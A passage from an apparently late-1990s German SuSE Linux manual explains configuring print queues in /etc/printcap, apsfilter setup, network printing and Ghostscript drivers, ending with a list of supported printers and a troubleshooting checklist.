In der `/etc/printcap` wird jede verfügbare Druckwarteschlange durch einen einzeiligen Eintrag definiert. Das Newline-Zeichen (Zeilenwechsel) schließt den Eintrag ab: dies kann jedoch – für lange Einträge – durch einen unmittelbar vorausgehenden Rückstrich ‘\’ aufgehoben werden. Der Eintrag beginnt mit einem oder mehreren Namen für die Warteschlange (Trennzeichen ‘|’), gefolgt von einer Liste von Spezifikationen der Form<sup>2</sup> `kürzel=<Wert>` (Listentrennzeichen ‘:’). Leere Zeilen und solche, die mit einem # beginnen, werden ignoriert (Kommentare).

In der vorinstallierten `/etc/printcap` sind bereits eine Anzahl von (auskommentierten) Beispieleinträgen enthalten. Ein ganz einfacher Eintrag ohne jeden Filter sieht z. B. wie folgt aus:

---

<sup>2</sup> Alle Kürzel samt Bedeutung und Voreinstellung sind in der Manpage von `printcap` (`man printcap`) beschrieben.

```
ascii|deskjet:lp=/dev/lp1:sd=/var/spool/ascii:sh:mx#10240
```

Datei 11.2.1: /etc/printcap: einfache lokale Warteschlange

Diese Warteschlange kann unter den Namen `ascii` und `deskjet` angesprochen werden. Ihr Spoolverzeichnis ist `/var/spool/ascii`, ihr Drucker `/dev/lp1`. Sie gibt keine Titelseiten zu Beginn von Jobs aus (`sh` bedeutet „suppress header“) und akzeptiert Druckjobs bis zu 10240 kByte. Hier nun ein Beispiel für eine Warteschlange auf einem entfernten Rechner:

```
lp1|HP-4P:\
 :rm=sonne.kosmos.all:\
 :rp=HP:\
 :sd=/var/spool/lpd/lp1:\
 :mx#0:sh
```

Datei 11.2.2: /etc/printcap: einfache entfernte Warteschlange

(Die Rückstriche `\` unmittelbar vor dem Zeilenbruch „verstecken“ diesen – genauso wie bei der Eingabe von Shellkommandos –, so daß der Eintrag als einzeilig gilt.)

Die Warteschlange hat die Namen `lp1` und `HP-4P`. Statt der Geräteangabe (**lp=**) wird hier auf den Host `sonne.kosmos.all` und dessen Warteschlange `HP` verwiesen. Angaben über Filter erübrigen sich – dafür ist die Warteschlange auf `sonne.kosmos.all` zuständig –, so daß hier nur noch das Spoolverzeichnis `/var/spool/lpd/lp1` und die Größenbeschränkung für Jobs (`mx#0` bedeutet: keine Beschränkung) definiert worden sind.

Wenn Sie den **apsfilter** verwenden, werden bei der Konfiguration die nötigen neuen Druckwarteschlangen automatisch in die `/etc/printcap` eingetragen. Näheres unten in Abschnitt 11.3.

### 11.3 Druckerfilter

#### Was Druckerfilter sind und wie sie arbeiten

Wie bereits erwähnt, ist die Aufgabe eines Druckerfilters, die Datendatei eines Druckjobs in das spezifische Format des betreffenden Druckers umzuwandeln.

Ein Filter erhält beim Aufruf durch **lpd** als Zusatzinformation lediglich Papiergröße, Login-Namen und Host des Auftraggebers und den Namen der Datei für die Abrechnung. Als echter Unix-Filter erhält er die Datendatei über die Standardeingabe und muß das druckbare Ergebnis über die Standardausgabe abliefern.

Natürlich muß der Filter für die Konvertierung wissen, welches Dateiformat die Daten haben (ASCII-Text, DVI, PostScript usw.). Es gibt zwei Möglichkeiten, das zu bewerkstelligen:

- Der Filter ist „intelligent“ genug, um selbst an den Daten zu erkennen, welches Format vorliegt. Er ist dann zusammengesetzt aus einem „Vor-Filter“ zur Formaterkennung und mehreren weiteren Programmen, die die eigentliche Konvertierungsarbeit leisten.

Das ist – grob gesagt – die Arbeitsweise des Programms **apsfilter**, das in SuSE Linux standardmäßig zur Installation vorgesehen ist.

- Verschiedene Filter für verschiedene Dateiformate. Die Filter werden durch Eintrag in die `/etc/printcap` der Warteschlange zugeordnet; die Auswahl trifft der Benutzer durch eine Zusatzoption beim Aufruf von **lpr**. Es sind acht Möglichkeiten vorgesehen:

| <code>printcap</code> Eintrag | <code>if=</code> | <code>cf=</code> | <code>df=</code> | <code>gf=</code> | <code>nf=</code> | <code>rf=</code> | <code>tf=</code> | <code>vf=</code> |
|-------------------------------|------------------|------------------|------------------|------------------|------------------|------------------|------------------|------------------|
| <b>lpr</b> Option             |                  | <code>-c</code>  | <code>-d</code>  | <code>-g</code>  | <code>-n</code>  | <code>-f</code>  | <code>-t</code>  | <code>-v</code>  |

Diese Optionen sind traditionsgemäß<sup>3</sup> ganz speziellen Dateiformaten zugeordnet (zwingend ist aber nur die Zuordnung von **lpr**-Option zum Filtereintrag, nicht die Tradition<sup>4</sup>). Zum Beispiel bezeichnet `if=` den Standardfilter und `df=` den Filter für DVI-Dateien (dem Output von  $\TeX$  und  $\LaTeX$ ). So könnten Sie etwa mit dem Eintrag

```
df="/usr/lib/teTeX/bin/i386-linux/dvilj4 -e -"
```

Datei 11.3.1: DVI-Filtereintrag in `/etc/printcap`

einen eigenen DVI-Filter für den HP LaserJet 4 bereitstellen.

### apsfilter

Das Paket **aps** stellt mit dem **apsfilter** einen sehr komfortablen Filter zur Verfügung. **apsfilter** nutzt die folgenden Umstände aus:

- Das Standardformat für druckbare Daten ist in der Unix-Welt PostScript.
- Es gibt eine Reihe von Tools, die andere Text- und Bilddateiformate in PostScript-Dateien konvertieren, z. B. **dvips** für DVI-Dateien und **a2ps** für ASCII-Dateien.
- Verfügbar ist gleichfalls das mächtige Programm **Ghostscript**, das imstande ist, PostScript-Dateien in eine Vielzahl druckerspezifischer Formate für Nicht-PostScript-Drucker zu überführen (sozusagen eine umfangreiche Druckertreiber-Sammlung).

**apsfilter** faßt alle diese Programme gemeinsam mit den nötigen Tools zur Formaterkennung (**file**) und Dekompression unter einem organisatorischen Dach zusammen. Es leitet den Input, abhängig vom Ergebnis der Formaterkennung, der Reihe nach durch alle notwendigen Tools hindurch bis zum druckfertigen Output.

In `/var/lib/apsfilter/apsfilter`, dem zentralen Shellsript, werden die folgenden unterstützten Dateiformate und Kompressionstypen genannt:

<sup>3</sup> Siehe Manpage zu **lpr**.

<sup>4</sup> So ist z. B. ein „Nullfiltereintrag“ `cf=/bin/cat` ohne weiteres zulässig und wird bei einem `lpr -c` Befehl getreulich benutzt.

- ASCII, DVI, PS, Data (PCL, ...), GIF, TIFF, PBM, Sun Raster, X11-Bitmap
- Kompressionstypen: `compress`, `gzip`, `freeze`

### Die `apsfilter`-Druckwarteschlangen

`apsfilter` bietet für einen lokalen Drucker die folgenden Warteschlangen an:

- `lp` Standard-Warteschlange: für alle Dateiformate.
- `lp-mono` Nur bei Farb-Druckern. Druckt schwarzweiß, ansonsten wie `lp`: für alle Dateiformate.
- `ascii` Zum Ausdrucken von Dateien als ASCII-Textdatei, auch wenn das Spooling-System ein anderes Format vermutet<sup>5</sup>.
- `raw` Zum Ausdruck von Dateien, die bereits im druckerspezifischen Format sind: es findet keinerlei Konvertierung statt.

Sie können auch einen zweiten (und weitere) lokale Drucker konfigurieren; die Warteschlangen-Namen enthalten dann zur Unterscheidung den Namen des betreffenden Ghostscript-Druckertreibers, z. B. `djet500`, `djet500-ascii`, `djet500-raw` usw.

*ASCII-Dateien:* In der `/etc/apsfilterrc` (Datei 11.3.2, Seite 279) ist für die Filterung voreingestellt:

- ASCII-Dateien mit `a2ps` in PostScript überführen;
- `a2ps` Format: 2 ASCII-Seiten nebeneinander im Querformat auf eine Druckseite.

Sie können das Format ändern, indem Sie dort die Variable `$FEATURE` auf einen anderen der im Kommentar angebotenen Werte setzen. Wollen Sie die Umwandlung in PostScript überhaupt umgehen und im ASCII-Modus des Druckers ausdrucken, so entfernen Sie das Kommentarzeichen `#` am Zeilenanfang des Befehls `USE_RECODE_NOT_A2PS=yes`.

### `apsfilter`: Konfiguration

`apsfilter` kann mit YaST oder mit dem eigenen, menügeführten `SETUP`-Skript konfiguriert werden.



Die Konfiguration arbeitet nur dann richtig, wenn in der `/etc/printcap` die auskommentierten Kennungen am Anfang und Ende der `apsfilter`-Einträge nicht verändert werden (vgl. Datei 11.3.3, Seite 280)!

### Konfiguration mit YaST

Die Druckerkonfiguration mit YaST ist der normale Weg, um einen lokalen Drucker neu einzurichten. Ist bereits eine frühere `apsfilter`-Konfiguration vorhanden, so fragt YaST Sie zu Beginn, ob die neue Konfiguration die frühere überschreiben oder ob die neue Konfiguration *zusätzlich* hinzugenommen werden soll. Die weitere Vorgehensweise ist bereits im YaST-Abschnitt 3.13.1, Seite 83 beschrieben.

<sup>5</sup> z. B. bei der Anwesenheit von deutschen Umlauten.

```

#####
(6) Using a recode for printing in ascii mode.
This will overwrite the a2ps filter.
Its simple a reencoding from latin1 to ibmpc for
printing.
This is done by running the filter:
recode -q latin1:ibmpc
#####
#
#USE_RECODE_NOT_A2PS=yes

#####
(7) Here you can determine, how a2ps (ascii to Postscript
converter) formats your documents...
here you can select between 4 predefined choices
#
NOTE: Useless if USE_RECODE_NOT_A2PS is set to "yes"
#
#####
Description

#tell a2ps to ...
#FEATURE=1 ... print 1 page on one sheet with header
#FEATURE=2 ... print 2 pages on one sheet with header
#FEATURE=1n ... print 1 page on one sheet without header
#FEATURE=2n ... print 2 pages on one sheet without header
#FEATURE=1l ... print 1 pages in landscape with header
#FEATURE=1ln ... print 1 page in landscape without header
#
Default is
FEATURE=2n

```

Datei 11.3.2: /etc/apsfilterrc: Behandlung von ASCII-Dateien

Wenn Sie Ihre neue Konfiguration dann installieren lassen, geschieht im einzelnen folgendes (gleich ob Sie die Konfiguration mit YaST oder **SETUP** definiert haben):

- Eintrag der neuen Druckwarteschlangen in /etc/printcap (vgl. Abschnitt 11.3).
- Anlegen der Spoolverzeichnisse dafür unter /var/spool/lpd/.
- Anlegen der zugehörigen Druckerfilter unter /var/lib/apsfilter/bin/ (es handelt sich dabei um symbolische Links auf die Datei /var/lib/apsfilter/apsfilter).
- Anlegen der globalen Konfigurationsdatei /etc/apsfilterrc (falls noch nicht vorhanden) und einer druckerspezifischen Konfigurationsdatei /etc/apsfilterrc.<gs\_mode>. Hier ist <gs\_mode> der Ghostscript-Druckername, z. B. **bjc800** im folgenden Beispiel.

Ein Beispiel für die neuen Warteschlangen-Einträge zeigt Datei 11.3.3, Seite 280 für den Canon BubbleJet 800.

```
BEGIN apsfilter: ### bjc800 a4 mono 360
Warning: Configured for apsfilter, do not edit the labels!
apsfilter setup Thu Sep 18 11:40:40 MEST 1997
#
ascii|lp1|bjc800-a4-ascii-mono-360|bjc800 a4 ascii mono 360:\
:lp=/dev/lp1:\
:sd=/var/spool/lpd/bjc800-a4-ascii-mono-360:\
:lf=/var/spool/lpd/bjc800-a4-ascii-mono-360/log:\
:af=/var/spool/lpd/bjc800-a4-ascii-mono-360/acct:\
:lo=/var/spool/lpd/bjc800-a4-ascii-mono-360/lock:\
:if=/var/lib/apsfilter/bin/bjc800-a4-ascii-mono-360:\
:la:mx#0:\
:sh:sf:
#
lp|lp2|bjc800-a4-auto-mono-360|bjc800 a4 auto mono 360:\
[... gekürzt ...]
#
raw|lp3|bjc800-a4-raw|bjc800 a4 raw:\
[... gekürzt ...]
#
END apsfilter: ### bjc800 a4 mono 360
```

Datei 11.3.3: **apsfilter** Warteschlangen in `/etc/printcap`

Die drei Einträge sind völlig gleich aufgebaut, daher haben wir ein wenig gekürzt. Sie legen Gerät (`lp=`), Spoolverzeichnis (`sd=`), Log-Datei (`lf=`), Abrechnungs-Datei (**af=**) und Standardfilter (`if=`) fest. Unterdrückt werden Header-Blatt zu Beginn (`sh`) und Seitenvorschub (engl. *formfeed*) (`sf`) am Ende eines Jobs.

### Konfiguration mit **SETUP**

Das Paket `aps` enthält das Konfigurationsprogramm `/var/lib/apsfilter/SETUP`. Es bietet die Dienste:

- Auflistung aller **apsfilter**-Druckerkonfigurationen
- Hinzufügen und Löschen von **apsfilter**-Druckerkonfigurationen.

Beim Hinzufügen lokaler Drucker tut **SETUP** (fast) dasselbe wie YaST. Die anderen Dienste sind in YaST dagegen nicht verfügbar. Dazu kann **SETUP** auch Warteschlangen anlegen und löschen, die auf entfernte (engl. *remote*) Hosts verweisen („entfernte Warteschlangen“, vgl. Datei 11.2.2, Seite 276).

**SETUP** ist menügesteuert und unkompliziert zu bedienen.

- Rufen Sie **SETUP** auf:

```
root@erde: > cd /var/lib/apsfilter
root@erde:/var/lib/apsfilter > ./SETUP
```

Es erscheint ein Begrüßungsbildschirm, der die schon genannten Vorgänge beim Neu-Anlegen von **apsfilter**-Druckern beschreibt. Mit  geht es weiter zum Hauptmenü:

|         |                                         |
|---------|-----------------------------------------|
| EXIT    | Exit apsfilter setup                    |
| LISTING | List all apsfilter entries              |
| ENTRY   | Add/Overwrite/Delete an apsfilter entry |
| DELETE  | Fast delete an apsfilter entry          |

Die Wahl zwischen den Antwortfeldern ‘OK’ und ‘Cancel’ erfolgt in allen Menüs mit .

- Zum Löschen eines vorhandenen **apsfilter**-Druckers wählen Sie ‘DELETE’ und erhalten dann eine Liste aller vorhandenen **apsfilter**-Drucker zur Auswahl.
- Zum Hinzufügen eines neuen Druckers dient der Menüpunkt ‘ENTRY’. Er führt zu einem weiteren Menü ‘Choose your printer definition’, in dem Sie Ihren Drucker definieren.
- Für einen *lokalen* Drucker werden Sie hier nach den gleichen Einzelheiten gefragt wie bei der YaST Konfiguration. Für die Menüpunkte ‘DEVICE’ (Schnittstelle), ‘PAPER’ (Papierformat), ‘COLOR’ (farbig/schwarzweiß) siehe Abschnitt 3.13.1, Seite 83.

Unter ‘PRINTER’ wird die passende Ghostscript-Gerätebezeichnung ausgewählt. Dies geschieht in zwei Schritten. Zunächst wählen Sie die richtige unter den Alternativen PostScript / HP Deskjet / Anderer Drucker.

Im zweiten Schritt müssen Sie bei echten PostScript-Druckern nur noch in einem Dialogfenster die Auflösung angeben; bei sonstigen Druckern erhalten Sie in einem weiteren Menü unter dem Menüpunkt ‘COMMIT’ die Liste der möglichen Ghostscript-Geräte zur Auswahl. Ziehen Sie dazu bitte Abschnitt 11.5, Seite 285 zu Rate. Nach Auswahl eines Ghostscript-Geräts geben Sie dann gleichfalls im erscheinenden Dialogfenster die Auflösung Ihres Druckers an.

- Für eine neue *entfernte* Druckwarteschlange wählen Sie den Menüpunkt ‘PRINTER’ und dann ‘REMOTE’. Sie werden dann nur noch nach dem entfernten Host (engl. *remote host*) und der Ziel-Druckwarteschlange dort (engl. *remote printer*) gefragt; damit ist die Definition der entfernten Druckwarteschlange schon abgeschlossen.
- Danach landen Sie wieder im Menü ‘Choose your printer definition’. Bei Fehlern in der Definition können Sie die einzelnen Untermenüs erneut anwählen und korrigieren. Mit ‘ADD’ wird der neue Drucker schließlich eingerichtet.

Schauen Sie in der `/etc/printcap` nach den Namen Ihrer neuen Druckwarteschlangen. Jede **apsfilter**-Druckwarteschlange hat mehrere Namen: ausführliche, die die Daten ihrer Definition erkennen lassen, und kurze zur Bequemlichkeit (vgl. Datei 11.3.3, Seite 280). Zudem sind

- **lp**, **lp-mono**, **ascii**, **raw** die Warteschlangen des ersten lokalen Druckers;
- **remote** die erste entfernte Warteschlange.

### Die `apsfilterrc` Konfigurationsdateien

Die Dateien `/etc/apsfilterrc*` bieten die Möglichkeit, Einzelheiten der Arbeit des **apsfilter**-Shellscripts mit Hilfe einiger Shell-Variablen noch genauer zu steuern. Standardmäßig werden bei der Installation mit eingerichtet:

- eine globale `/etc/apsfilterrc`,
- druckerspezifische `/etc/apsfilterrc.<gs_mode>` jeweils für die Warteschlangen mit dem Ghostscript-Druckertreiber `<gs_mode>` (z. B. für den Canon BubbleJet 800: `/etc/apsfilterrc.bjc800`).



Die vorinstallierten Versionen dieser Dateien enthalten für alle vorgesehenen Variablen (auskommentierte) Mustereinträge. In der globalen `/etc/apsfilterrc` ist zudem die Bedeutung jeder Variablen in ausführlichen Kommentaren erläutert. Zum Nachlesen empfohlen.

Die Variablen selbst sind in den druckerspezifischen Dateien dieselben wie in der globalen `/etc/apsfilterrc`, und zur Erleichterung (via Kommentar) einheitlich durchnummeriert (z. Z. von 0 bis 11). **apsfilter** liest für jeden Druckjob zuerst die globale, dann die druckerspezifische `apsfilterrc` ein: daher überwiegen im Zweifel die Einstellungen in der letzteren. So können Sie in der `/etc/apsfilterrc` Normaleinstellungen vorsehen (z. B. für die Druckerauflösung) und dennoch für einzelne Drucker solche Normaleinstellungen durch andere, besonders angepaßte Werte ersetzen. Änderungen in den `apsfilterrc` Dateien werden sofort wirksam.

Wir verzichten hier auf die Wiedergabe der ganzen `/etc/apsfilterrc` und begnügen uns mit einigen häufiger verwendeten Variablen:

- **FEATURE** und **USE\_RECODE\_NOT\_A2PS** regeln die Filterung von ASCII-Dateien (schon beschrieben in Abschnitt 11.3).
- **REMOTE\_PRINTER** wird gebraucht für die Vor-Filterung von Jobs für Netzwerkdrucker. Wird sie auf `true` gesetzt, so werden die Jobs der betreffenden Warteschlangen nach der Filterung in die spezielle Warteschlange **remote** weitergeleitet; wählen Sie einen anderen Wert, so wird dieser als Name des entfernten Druckers interpretiert. Siehe Abschnitt 11.3.
- **PRINT\_RAW\_SETUP\_PRINTER** ist gedacht zur Aufnahme einer evtl. nötigen Escape-Sequenz zur Druckerinitialisierung für Jobs in der **raw** Warteschlange. Ihr Inhalt wird jeweils vor einem **raw** Druckjob auf den Drucker gegeben. Ein Beispiel und Angaben zur Syntax sind in der `/etc/apsfilterrc` enthalten.
- **GS\_RESOL** ermöglicht die Einstellung einer anderen Auflösung für den Ghostscript-Filter als ursprünglich für den Drucker konfiguriert wurde.
- **DO\_ACCOUNTING** ist auf `yes` zusetzen, wenn eine Accounting-Datei angelegt werden soll. Gleichzeitig muß in der `/etc/printcap` anstelle von `:la:` der Eintrag `:la@:` vorgenommen werden; dann wird die bei `af` angegebene Datei (engl. *accounting file*) versorgt. Um dies Feature verwenden zu können, sollten Sie den **plp** einsetzen.

*Benutzerspezifische Einstellungen:* Die Version von **apsfilter** in SuSE Linux unterstützt auch eine benutzereigene `~/apsfilterrc` im Ho-

me-Verzeichnis. Sie wird jeweils nach den systemweiten `apsfilterrc` Dateien ausgewertet und kann daher deren Einstellungen überschreiben. Aus Sicherheitsgründen – die Auswertung erfolgt mit den Rechten des laufenden Druckerdämons! – werden jedoch von den Anweisungen in `~/apsfilterrc` nur diejenigen berücksichtigt, die eine der folgenden Variablen auf einen neuen Wert setzen: `TEXINPUTS`, `PRINT_DVI`, `GS_FEATURES`, `USE_RECODE_NOT_A2PS`, `FEATURE`, `A2PS_OPTS`, `DVIPS_MODE`, `GS_RESOL`<sup>6</sup>. Alle anderen Anweisungen darin werden ignoriert.

Wenn Sie eine `$HOME/.apsfilterrc` brauchen, kopieren Sie daher am besten eine der systemweiten `apsfilterrc` Dateien dorthin und editieren Sie die kopierte Datei nach Bedarf.

### apsfilter und Netzwerkdrucker

Ein Netzwerkdrucker mit eigener TCP/IP-Netzwerkschnittstelle wird vom BSD-Spooling-System gesehen wie ein entfernter Host mit eigenen Druckwarteschlangen (Namen: siehe Druckerhandbuch, oft LPT1 usw.). Als solcher kann er ohne weiteres über eine entfernte Druckwarteschlange, etwa mit dem Namen `remote`, vom lokalen Rechner aus angesprochen werden.

Sollten Sie allerdings eine Filterung der Druckjobs benötigen, wird die Sache dadurch verkompliziert, daß der Druckerdämon `lpd` bei entfernten Druckwarteschlangen grundsätzlich *keine* Vorfilterung durchführt und auch Filterangaben in der `/etc/printcap` ignoriert. Daher müssen Jobs für diese Warteschlange `remote` bereits druckerspezifische Daten enthalten.

Die Lösung besteht entweder darin, entweder

- eine zweite lokale Warteschlange mit der nötigen Filterung zu konfigurieren, die ihren Output nicht direkt zu einem Drucker, sondern als neuen Job in diese Warteschlange `remote` schickt oder
- das neue „bypass“-Feature zu benutzen.

In der `apsfilter` Version, die SuSE Linux beiliegt, sind beide Möglichkeiten vorgesehen; den 2. Weg sollten Sie bevorzugen, wenn Sie erstmalig einen Netzwerkdrucker einrichten wollen.

#### 1. Lösung für den Weg 1:

- Legen Sie mit dem `apsfilter-SETUP` die entfernte Druckwarteschlange zum Netzwerkdrucker an. Diese Warteschlange *muß den Namen `remote` erhalten!*<sup>7</sup> Wenn es die erste entfernte Warteschlange in Ihrem System ist, macht `SETUP` das von selbst so; andernfalls müssen Sie eventuell Ihre entfernten Warteschlangen in der `/etc/printcap` geeignet umbenennen.
- Konfigurieren Sie nun wie gewohnt einen lokalen `apsfilter`-Drucker. Die Einstellungen (Papier, Auflösung, Ghostscript-Gerät usw.) richten sich dabei nach dem Netzwerkdrucker.

Die Umleitung des Outputs als neuer Job nach `remote` wird nun dadurch aktiviert, daß Sie das Kommentarzeichen `#` am Zeilenanfang des

<sup>6</sup> Siehe die Variable `$allowed` in `/var/lib/apsfilter/apsfilter`.

<sup>7</sup> In `/var/lib/apsfilter/apsfilter` hartcodiert.

Befehls **REMOTE\_PRINTER=true** in der druckerspezifischen rc-Datei `/etc/apsfilterrc.<gs-mode>` entfernen.

2. Und nun ist die Lösung für den Weg 2 – dies ist die elegantere Lösung:

```

| lpr -Praw |
+-----+
| lpr (auto) |---[lpd]---| apsfilter |--[lpd]--> /dev/lpX
+-----+
| lpr -Pascii |

|

| lpr -Pgutenberg |

|
[lpd]
|
[ethernet]
|
[lpd on gutenber]
|

| filter for lp |-----> /dev/lpX

```

In diesem Fall legen Sie für den entfernten Drucker eine Druckerwarteschlange wie gewohnt lokal an (für `<gs-mode>`) und setzen dann in der speziellen Datei `/etc/apsfilterrc.<gs-mode>` die Variable **REMOTE\_PRINTER=gutenberg**. So ist es leicht möglich, die Druckerdaten vorgefiltert an den entfernten Drucker gutenber weiterzureichen.

## 11.4 Etwas über Ghostscript

Wenn Sie nicht gerade glücklicher Besitzer eines PostScript-Druckers sind, ist **Ghostscript** die populärste Wahl für den eigentlichen Druckerfilter. Ghostscript akzeptiert PostScript-Dateien als Eingabe und beinhaltet zur Konvertierung in druckerspezifisches Format eine Vielzahl von Druckertreibern.

Ghostscript (**gs** (1)) ist ein sehr umfangreiches Programm mit zahlreichen Kommandozeilenoptionen. Ein Direktaufruf von Ghostscript startet nach Abarbeitung der Kommandozeile einen Dialog mit eigener Eingabeaufforderung **GS>**, der mit dem Befehl **quit** beendet wird. Für eine nähere Behandlung der vielen Möglichkeiten fehlt hier leider der Platz<sup>8</sup>.

Hingewiesen sei aber auf den wirklich nützlichen Hilfe-Befehl

```
tux@erde: > gs -h | less
```

der die nötigsten Optionen auflistet sowie – wichtig! – Versionsnummer und die *aktuelle Liste der unterstützten Geräte* ausgibt. Der Stand dieser Liste zur Zeit der Drucklegung dieses Buches ist im Abschnitt 11.5 abgedruckt.

Bei Schwierigkeiten mit dem Drucker mag ein nützlicher Test darin bestehen, Ghostscript mit einer PostScript-Datei (`.ps` direkt aufzurufen und die

<sup>8</sup> Einen ersten Eindruck gibt die Manpage. Zum Glück nimmt Ihnen ja der **apsfilter** die Konstruktion der doch recht komplizierten Kommandozeile ab.

erzeugten druckerspezifischen Daten unmittelbar zum Gerät zu senden. Eine Anzahl geeigneter PostScript-Dateien finden sich z. B. unter `/usr/share/ghostscript/<Versionsnummer>/examples` oder `/var/lib/apsfilter/test`

Der Ghostscript-Aufruf z. B. für den eingebauten Druckertreiber `necp6` mit  $360 \times 360$  Auflösung und das anschließende Ausdrucken auf dem Drucker an `/dev/lp1` sieht dann so aus:

```
tux@erde: > gs -q -dNOPAUSE -dSAFER -sDEVICE=necp6 \
-r360x360 -sOutputFile=testdatei.lpr Testdatei.ps quit.ps
tux@erde: > su
root@erde: # cat testdatei.lpr > /dev/lp1
```

*Tips:* In `/usr/share/ghostscript/<version>/doc` findet sich viel hilfreiche Dokumentation, z. B. in `devices.txt` spezifische Hinweise zu einer Reihe von neueren Druckern.

Auf der *Ghostscript-Homepage*, können Sie sich über den neuesten Stand der Dinge bei Ghostscript (Versionen, Druckerunterstützung usw.) ins Bild setzen. Sie ist zu finden unter der URL <http://www.cs.wisc.edu/~ghost/index.html>.

## 11.5 Liste der unterstützten Drucker

Neben Postscript- und HP-Deskjet-Druckern werden noch eine Reihe weiterer Drucker von Ghostscript unterstützt (Stand: Version 4.03):

---

### Apple

|          |                                             |
|----------|---------------------------------------------|
| appledmp | Apple Dot Matrix Printer (auch Imagewriter) |
| iwhi     | Apple Imagewriter, hohe Auflösung           |
| iwlo     | Apple Imagewriter, niedrige Auflösung       |
| iwlq     | Apple Imagewriter, 320x216 dpi              |

### Canon

|        |                                     |
|--------|-------------------------------------|
| bj10e  | Canon BubbleJet 10e                 |
| bj200  | Canon BubbleJet 200                 |
| bjc600 | Canon BubbleJet 600c, 4000c (Farbe) |
| bjc800 | Canon BubbleJet 800c (Farbe)        |
| lbp8   | Canon LBP-8II                       |
| lips3  | Canon LIPS III                      |

### DEC

|          |            |
|----------|------------|
| declj250 | DEC LJ 250 |
| la50     | DEC LA50   |
| la70     | DEC LA70   |

---

Tabelle 11.1: Fortsetzung auf der nächsten Seite...

|                 |                                                  |
|-----------------|--------------------------------------------------|
| la75            | DEC LA75                                         |
| la75plus        | DEC LA75 Plus                                    |
| lj250           | DEC LJ250                                        |
| ln03            | DEC LN03                                         |
| Epson           |                                                  |
| ap3250          | Epson AP3250                                     |
| eps9high        | Epson FX-80-kompatibler, 240 dpi                 |
| eps9mid         | Epson FX-80-kompatibler, 120 dpi                 |
| epson           | Epson FX-80-kompatibler 9- oder 24-Nadeldrucker  |
| epsonc          | Epson LQ-2550, Fujitsu 1200/2400/3400, Farbdruck |
| st800           | Epson Stylus 800, Epson ESC/P2                   |
| stcolor         | Epson Stylus Color                               |
| Hewlett-Packard |                                                  |
| cdeskjet        | HP DeskJet 500C, Schwarzdruck                    |
| cdj500          | HP DeskJet 500C, 540C                            |
| cdj550          | HP DeskJet 550C, 560C                            |
| cdjcolor        | HP DeskJet 500C, Farbdruck                       |
| cdjmono         | HP DeskJet 500C, Schwarzdruck                    |
| deskjet         | HP DeskJet, HP DeskJet Plus                      |
| djet500         | HP DeskJet 500                                   |
| djet500c        | HP DeskJet 500c                                  |
| dnj650c         | HP DesignJet 650C                                |
| laserjet        | HP LaserJet                                      |
| ljet2p          | HP LaserJet IIp                                  |
| ljet3           | HP LaserJet III                                  |
| ljet3d          | HP LaserJet IIID                                 |
| ljet4           | HP LaserJet IV                                   |
| ljetplus        | HP LaserJet Plus                                 |
| lj4dith         | HP LaserJet IV, gedithert                        |
| lp2563          | HP 2563B LinePrinter                             |
| cp50            | HP PaintJet 300XL                                |
| paintjet        | HP PaintJet Farbdrucker                          |
| pj              | HP PaintJet XL, Alternative                      |
| pjetxl          | HP PaintJet 300XL                                |
| pjxl            | HP PaintJet 300XL                                |
| pjx1300         | HP PaintJet 300XL, HP DeskJet 1200C              |
| Hewlett-Packard | (experimentelle Treiber)                         |
| cdj850          | HP DeskJet 850                                   |

---

Tabelle 11.1: Fortsetzung auf der nächsten Seite...

---

|                    |                                                                                                               |
|--------------------|---------------------------------------------------------------------------------------------------------------|
| hpdj               | HP DeskJet mit PCL-3 Support (Farbe und Schwarzdruck)<br>Ghostscript-Doku: hp850.txt bzw.<br>hpdj/gs-hpdj.txt |
| IBM                |                                                                                                               |
| ibmpro<br>jetp3852 | IBM Proprinter, 9-Nadeln<br>IBM-Jetprinter 3852                                                               |
| OKI                |                                                                                                               |
| oki182<br>okiibm   | OKI MicroLine 182<br>OKI MicroLine, IBM-kompatibel                                                            |
| Tektronix          |                                                                                                               |
| t4693d2            | Tektronix 4693d, Farbdruck                                                                                    |
| t4693d4            | Tektronix 4693d, Farbdruck                                                                                    |
| t4693d8            | Tektronix 4693d, Farbdruck                                                                                    |
| tek4696            | Tektronix 4695/4696                                                                                           |
| Andere             |                                                                                                               |
| imagen             | Imagen ImPress                                                                                                |
| m8510              | C.Itoh M8510                                                                                                  |
| necp6              | NEC P6, P6+, P60 bei 360 dpi                                                                                  |
| oce9050            | OCE 9050                                                                                                      |
| r4081              | Ricoh 4081 Laserdrucker                                                                                       |
| sj48               | StarJet 48                                                                                                    |
| xes                | Xerox XES (2700, 3700, 4045)                                                                                  |

---

Tabelle 11.1: Unterstützte Drucker (Ghostscript v. 4.03)

Selbstverständlich werden alle zu HP4 Laserjet kompatiblen und weitere PostScript-Drucker direkt unterstützt.

Bei der Installation von **apsfilter** oder der Konfiguration mit YaST ist die in der linken Spalte aufgeführte Druckerbezeichnung anzugeben. (z.B. djet500)

Sollte der eingesetzte Drucker nicht unterstützt werden, so heißt dies noch nicht, daß der APS-Filter nicht eingesetzt werden kann. In diesem Fall ist ein möglichst ähnlicher Drucker anzuwählen: oft ist der Treiber für ein möglichst junges Vorgängermodell geeignet.

Ein häufiger Fehler ist eine inkompatible Auflösung. Ist dies der Fall, so kann die korrekte Auflösung (also die DPI-Rate, die der Drucker beherrscht) in die Variable **\$GS\_RESOL** in `/etc/apsfilterrc` eingegeben werden (z. B.

**GS\_RESOL=360x360**. Einige solche Einträge – auskommentiert – sind dort bereits enthalten).

### 11.6 Drucker-Checkliste: **apsfilter**

- Ist das Paket **aps**, Serie **ap** für den **apsfilter** installiert?
- Wurde **apsfilter** mit YaST oder `/var/lib/apsfilter/SETUP` konfiguriert?
- Sind Paket `net_tool`, Paket `netcfg`, Paket `nkita`, Paket `nkitb` (alle Serie **a**) installiert? Ist Paket `lprold` aus der Serie **n** installiert?
- Hat der Kernel Unterstützung für TCP/IP? Erkennlich an der Meldung "IP Protocols: ICMP, UDP, TCP" in `/var/log/boot.msg`.
- Ist die Unterstützung für parallele Schnittstellen aktiv (vgl. Abschnitt 13.4.13, Seite 335)? Tests:
  - Die Aktivität des **lp** Treibers ist zu erkennen an Kernel-Meldungen wie "lp1 at 0x378, (polling)". Diese tauchen jedesmal in `/var/log/messages` auf, wenn der Treibermodul geladen wird: z. B. wenn Sie den Modul von Hand entladen und wieder neu laden:

```
root@erde: # rmmod lp
root@erde: # modprobe lp
```

Auch muß nach dem Laden des Moduls **lp** der Befehl `/sbin/lsmod` diesen mit anzeigen.
